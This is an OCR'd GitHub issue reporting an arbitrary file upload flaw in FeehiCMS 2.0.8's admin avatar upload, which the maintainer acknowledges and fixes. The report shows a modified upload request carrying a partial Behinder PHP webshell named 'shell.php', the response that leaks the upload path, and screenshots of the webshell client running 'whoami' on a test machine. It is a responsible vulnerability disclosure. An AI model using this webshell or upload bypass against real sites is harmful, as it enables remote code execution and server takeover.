
Feehicms-2.0.8 can be attacked directly to getshell via the avatar uploads #46

Closed **tatsumaki002** opened this issue on Dec 4, 2019 · 1 comment

tatsumaki002 commented on Dec 4, 2019

There is an arbitrary file upload vulnerability in the background avatar upload.

The CMS only verified the suffix of the file in the front end by js, and we found that we could upload the PHP scripts directly after using Burp Suite for package capture modification.


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Passive Scan Client
1 × 2 × 3 × 4 × 5 × ...
Go Cancel
Target: http://127.0.0.1
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
33,973 bytes | 164 millis


```
BACKEND_FEEHICMS=2c5jdgqjcova46ndd022v8n4b6;
_csrf_backend=ec46497de4c22de94e49dda4931faa8a1d4e509f8ecd65603ed505ea9
c705289a%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf_backend%22%3Bi%3A1%3Bs%3A32
%3A%22Ft7is1Z3XEicRUjakQ9ZH9r7sOseQdQ9%22%3B%7D
Upgrade-Insecure-Requests: 1

-----------------------------19764117229216
Content-Disposition: form-data; name="_csrf_backend"

kjy9Pct-Ww1rt1QctphMqUNG01DcjZqIjZaUSnyJz-fUSIpUuE8BPjPyPX_kzSbIKBfqCpS0
6L_-2ecvLe2e3g==
-----------------------------19764117229216
Content-Disposition: form-data; name="User[avatar]"


-----------------------------19764117229216
Content-Disposition: form-data; name="User[avatar]";
filename="shell.php"
Content-Type: image/jpeg

<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
        $post=file_get_contents("php://input");
        if(!extension_loaded('openssl'))
        {
                $t="base64_"."decode";
                $post=$t($post,"");
```

```
field-user-username">
<label class="col-sm-2 control-label"
for="user-username">用户名</label>
<div class="col-sm-10"><input type="text" id="user-username"
class="form-control" name="User[username]" value="admin"
disabled="disabled" maxlength="64">
<div class="help-block m-b-none"></div></div>

</div>                  <div class="hr-line-dashed"></div>
                   <div class="form-group field-user-avatar">
<label class="col-sm-2 control-label" for="user-avatar">头像</label>
<div class="col-sm-10 image"><input type="hidden" name="User[avatar]"
value=""><input type="file" id="user-avatar" class="pretty-file
img-responsive" name="User[avatar]"
value="/admin/uploads/avatar/20191204231441_5de7cd619c30c.php"
text="选择图片"><div style='position: relative'><img
class="pretty-file img-responsive"
src="//127.0.0.1/frontend/web/admin/uploads/avatar/20191204231441_5de7
cd619c30c.php" alt="" text="选择图片"
nonePicUrl="//127.0.0.1/frontend/web/static/images/none.jpg"><div
onclick="$(this).parents('.image').find('input[type=hidden]').val(0);$
(this).prev().attr('src',
'//127.0.0.1/frontend/web/static/images/none.jpg');$(this).remove()"
style='position: absolute;width: 50px;padding: 5px 3px 3px
5px;top:5px;left:6px;background: black;opacity: 0.6;color:
white;cursor: pointer'><i class='fa fa-trash' aria-hidden='true'>
删除</i></div></div>
<div class="help-block m-b-none"></div></div>

</div>                  <div class="hr-line-dashed"></div>
                   <div class="form-group field-user-email">
<label class="col-sm-2 control-label" for="user-email">邮箱</label>
<div class="col-sm-10"><input type="text" id="user-email"
class="form-control" name="User[email]" value="1@qq.com"
maxlength="64">
<div class="help-block m-b-none"></div></div>
```

The attacker can modify the box in the picture and upload the PHP script directly, It also returns the upload path(In the red box on the right of the figure above).

When the PHP file content is a Trojan, attackers can get the shell directly.


Here I used Behinder as a shell management tool, and getshell successfully.


http://192.168.3.16/admin/uploads/avatar/20191204221135_5de7be9700c39.php 冰蝎 v2.0.1
URL: [redacted]admin/uploads/avatar/20191204221135_5de7be9700c39.php
已连接
基本信息
命令执行
虚拟终端
文件管理
Socks代理
反弹Shell
数据库管理
自定义代码
备忘录
更新信息
php

PHP Version 7.3.4

System	Windows NT DESKTOP-VO0LLLB 10.0 build 17763 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\windows
Loaded Configuration File	D:\phpstudy\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731


状态
命令执行完成


http://[redacted]admin/uploads/avatar/20191204231655_5de7cde7d4b88.php 冰蝎 v2.0.1
URL: http://[redacted]admin/uploads/avatar/20191204231655_5de7cde7d4b88.php
已连接
基本信息
命令执行
虚拟终端
文件管理
Socks代理
反弹Shell
数据库管理
自定义代码
备忘录
更新信息
runtime
tests
views
web
admin
assets
static
uploa
ava
api
apitest
assets
static
打开路径

路径： D:/[redacted]frontend/web/admin/uploads/avatar/

名称	大小	修改时间
.	0	2019-12-04 23:16:56
..	0	2019-12-04 22:07:23
20191204231655_5de7cde7d4b88.php	650	2019-12-04 23:16:55

状态
命令执行完成


http:/[redacted]/admin/uploads/avatar/20191204231655_5de7cde7d4b88.php 冰蝎 v2.0.1
URL: http://[redacted]admin/uploads/avatar/20191204231655_5de7cde7d4b88.php
已连接
基本信息
命令执行
虚拟终端
文件管理
Socks代理
反弹Shell
数据库管理
自定义代码
备忘录
更新信息

```
D:\phpstudy\WWW\frontend\web\admin\uploads\avatar >whoami
desktop-vo0lllb\tatsumaki

D:\phpstudy\WWW\frontend\web\admin\uploads\avatar >
```

状态
命令执行完成

liufee commented on Dec 24, 2019 Owner

thanks for the feedback.
it has been fix, see commit.
because yii2 FileValidator need custom assign value to attribute

liufee closed this as completed on Dec 24, 2019

rmb122 mentioned this issue on Feb 22, 2020

后台广告创建处能直接上传 webshell #50

Closed

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants